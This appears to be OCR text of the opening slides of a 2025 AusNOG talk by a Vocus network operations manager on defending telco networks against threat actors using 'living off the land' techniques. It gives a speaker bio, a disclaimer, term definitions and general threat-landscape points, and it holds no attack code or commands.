

Defending Telco Networks From Threat Actors Using "Living Off The Land" Techniques

Anthony Schofield

September 2025





Who is this guy?

Anthony Schofield


- Manager of IP Operations at Vocus
- Over 30 years Telco industry experience in Operational roles
- Attended 10 AusNOG Conferences
- Long time attendee – first time presenter
- Passion for Telco Network Security

DISCLAIMER

This presentation presents hypothetical situations derived from Vocus internal operational tabletop exercises, simulations and wargames over a long period.

None of the equipment, software versions, configurations or vulnerabilities discussed in this presentation are currently deployed in the Vocus production network.

The information in this presentation is intended to be used to educate network operators and increase the security posture of Telco networks in Australia.



Defending Telco Networks From State Sponsored Threat Actors Using "Living Off The Land" Techniques

That’s a mouthful.

Let’s break that down…

Defending Telco Networks

Stopping bad things from happening to your network.

Living Off The Land

The trade craft used has no specialized tooling. They just use the natively available functionality in the vendors product.


Threat Actors

The bad guys.

VOCUS

The Threat Landscape


- Refer to CISA / ASD Joint Security Advisory released on 28 August
- Telcos get a bad rap in the Cyber Security media.
- Things were very different back in the 1990's when many of the current telco ISP networks were originally deployed.
- Cyber security awareness and preparedness are essential skills these days for Network Engineers.
- Government regulatory response – TSSR, SOCI / SONS etc.
- There are two types of telco networks: Those that have been breached and those that will be breached.
- The only thing worse than being breached is not knowing that you have been breached.



The Essentials

